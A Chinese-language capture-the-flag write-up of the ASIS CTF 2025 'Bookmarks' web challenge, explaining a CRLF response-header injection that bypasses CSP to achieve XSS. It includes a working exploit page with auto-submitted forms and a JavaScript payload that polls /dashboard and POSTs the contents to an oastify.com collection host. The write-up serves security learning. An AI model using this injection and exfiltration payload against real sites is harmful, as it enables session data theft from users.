本页目录
ASIS CTF 2025 Writeup
Web/Bookmarks
官方WP:https://albertofdr.github.io/post/asisctf-finals-2025/
审计
XSS题,有bot.py和/report页面,接收任意URL,bot的核心逻辑是先访问攻击者提交的页面,再注册登录账号(用户名就是flag)。/dashboard页面会回显用户名。
with sync_playwright() as p:
    browser = p.chromium.launch(headless=True)
    context = browser.new_context()
    page = context.new_page()

    try:
        # Visit your URL first, to avoid any attack
        print(f"[BOT] Visiting {url}")
        sys.stdout.flush()
        page.goto(url)
        time.sleep(5)

        # Register and log as admin
        print("[BOT] Login & registering")
        sys.stdout.flush()
        page.goto(BOT_VISIT + '/register')
        page.fill("input[name='username']", FLAG)
        page.fill("input[name='password']", "password")
        page.click("input[type='submit']")
        time.sleep(1)
        page.goto(BOT_VISIT + '/login')
        page.fill("input[name='username']", FLAG)
        page.fill("input[name='password']", "password")
        page.click("input[type='submit']")
        time.sleep(1)

        # Do some admin stuff
        print("[BOT] Admin stuff")
        sys.stdout.flush()
        time.sleep(5)
    except Exception as e:
        print(f"[BOT] Failed to visit {url}: {e}")
        sys.stdout.flush()
    print("[BOT] Finished")
    sys.stdout.flush()
    context.close()
    browser.close()
整个应用中有一个很强的全局CSP策略,但同时也存在一个HTTP响应头注入漏洞:
@app.after_request
def add_csp_header(response):
    response.headers['Content-Security-Policy'] = "default-src 'none'; style-src 'self';"
    return response


@app.route("/dashboard", methods=['GET'])
def dashboard():
    user_id = session.get("user_id")
    if not user_id:
        return "User not logged", 400

    username = None
    with sqlite3.connect(DB_NAME) as conn:
        cur = conn.execute("SELECT username FROM users WHERE id = ?", (user_id,))
        user = cur.fetchone()
        username = user[0] if user else None

    rendered = render_template("dashboard.html", username=username)
    response = make_response(rendered)
    response.headers['X-User-' + username] = user_id

    # Future logic for saving books of each user
    # ...

    return response
通过HTTP响应头注入XSS
由于username可控,通过一次换行\r\n能够实现操纵HTTP响应头结构,而通过两次换行\r\n\r\n则能进一步穿越到HTTP响应体,从而实现操纵页面内容。
import requests
import http.client as http_client

http_client.HTTPConnection.debuglevel = 1

url = "http://127.0.0.1:5001"
username = """1:1\r\n\r\n<html>
<head></head>
<body><script>
    alert(0);
</script></body>
</html>
<!--
"""

resp = requests.get(f"{url}/dashboard-debug", params={
    "username": username
})

print("=================================")
print(resp.text)
运行上面的PoC代码,注意resp.text中已经包含了注入的HTML内容,同时也使得Content-Security-Policy无效化。最后的<!--屏蔽了原始网页的内容避免干扰。

此时我们已经获得了在源站执行任意JS代码的能力。
利用
这题的bot逻辑是先访问攻击者提交的页面,此时bot侧还没有任何与flag相关的信息。因此大致思路是通过window.open打开一个新标签页,然后在新标签页中轮询/dashboard页面,当bot完成注册登录后,session被更新,但新标签页中的JavaScript代码仍在执行,此时就能够获取到包含flag的页面内容。
setInterval(async function() {
    const resp = await fetch("/dashboard");
    const data = await resp.text();
    await fetch("http://cgwjem81pxsk12rybbujzcvir9x0lq9f.oastify.com", {
        method: "POST",
        headers: {"Content-Type": "application/x-www-form-urlencoded"},
        body: "data=".concat(encodeURIComponent(data)),
    });
}, 500);
具体攻击流程如下:
构建恶意页面,页面中通过JavaScript注册登录一个用户,用户名包含XSS payload;
恶意页面通过window.open打开/dashboard页面,此时XSS payload触发执行;
setInterval将轮询请求/dashboard页面,一开始得到的会是XSS payload用户的响应内容,不包含flag;
bot触发登录,用户名为flag,此时sessionCookie被更新;
setInterval仍在执行,bot登录后,对/dashboard的请求会返回包含flag的响应内容。
<html>
<head></head>
<body>
<script>
    let host = "web";
    let username = "1:1\r\n\r\n";
    username += `\x3chtml>
\x3chead></head>
\x3cbody>poc
\x3cscript>
setInterval(async function() {
    const resp = await fetch("/dashboard");
    const data = await resp.text();
    await fetch("http://cgwjem81pxsk12rybbujzcvir9x0lq9f.oastify.com", {
        method: "POST",
        headers: {"Content-Type": "application/x-www-form-urlencoded"},
        body: "data=".concat(encodeURIComponent(data)),
    });
}, 500);
\x3c/script>
\x3c/body>
\x3c/html>
\x3c!--
`.replace(/\n/g, "\r\n");

    const createInput = (name, value) => {
        const input = document.createElement("input");
        input.type = "hidden";
        input.name = name;
        input.value = value;
        return input;
    };

    setTimeout(() => {
        console.log("register...");
        const form = document.createElement("form");
        form.method = "POST";
        form.target = "_blank";
        form.action = `http://${host}/register`;
        form.appendChild(createInput("username", username));
        form.appendChild(createInput("password", "password"));
        document.body.appendChild(form);
        form.submit();
    }, 1000);

    setTimeout(() => {
        console.log("login...");
        const form = document.createElement("form");
        form.method = "POST";
        form.target = "_blank";
        form.action = `http://${host}/login`;
        form.appendChild(createInput("username", username));
        form.appendChild(createInput("password", "password"));
        document.body.appendChild(form);
        form.submit();
    }, 2500);

    setTimeout(() => {
        window.open(`http://${host}/dashboard`, "_blank");
    }, 4000);
</script>
</body>
</html>
from flask import *

app = Flask(__name__)

@app.route("/", methods=["GET", "POST"])
def index():
    print(request.headers)
    return open("exp.html").read()

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=5099)

ASIS{CSP_1s_n0t_4_sh13ld}